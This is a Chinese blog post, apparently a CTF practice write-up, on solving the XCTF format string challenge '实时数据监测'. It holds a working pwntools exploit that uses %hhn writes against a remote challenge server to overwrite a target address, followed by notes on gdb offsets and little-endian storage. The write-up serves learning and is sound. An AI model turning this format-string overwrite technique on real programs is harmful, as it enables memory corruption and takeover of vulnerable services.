xctf 实时数据监测

原创

vage__table 于 2021-10-14 18:32:04 发布 1540 收藏
分类专栏： xctf 文章标签： python

本文链接：https://blog.csdn.net/vage__table/article/details/120769875

练习记录

一道简单的格式化字符串漏洞题目，题目所有的保护都没有开。easy，但是还是花了我好久来复习，毕竟时间长了，格式化字符串的学习都快忘记了。

pass.py (~/Desktop/1) - gedit

Open Save


```
from pwn import *
context(log_level='debug',os='linux',arch='i386')
#offset=12
#p=process('./pwn')
p=remote('111.200.241.244',57411)
target_addr=0x804a048
#gdb.attach(p,'b *0x080484B2')
padding1='a'*13
#pause()
padding2='a'*17
payload='aa%15$hhnaaa'+p32(target_addr+3)+p32(target_addr+2)+p32(target_addr)+p32(target_addr+1)
+padding1+'%16$hhn'+'%17$hhn'+padding2+'%18$hhn'
#print payload

p.sendline(payload)
p.interactive()
```

Python Tab Width: 8 Ln 14, Col 20 INS

总结：

1、用gdb来查看的偏移地址中，左边的是低地址的内容，右边是高地址的内容。



再后面的22就是0x804a048地址中的内容，而02就是0x804a04b地址中的内容了。

2、ida中反汇编出来的数值和gdb中看到的是一样的。都是小端序排列的数据。

3、存入地址中是以十六进制存储的，所以22代表前面输出过34个字节的数据了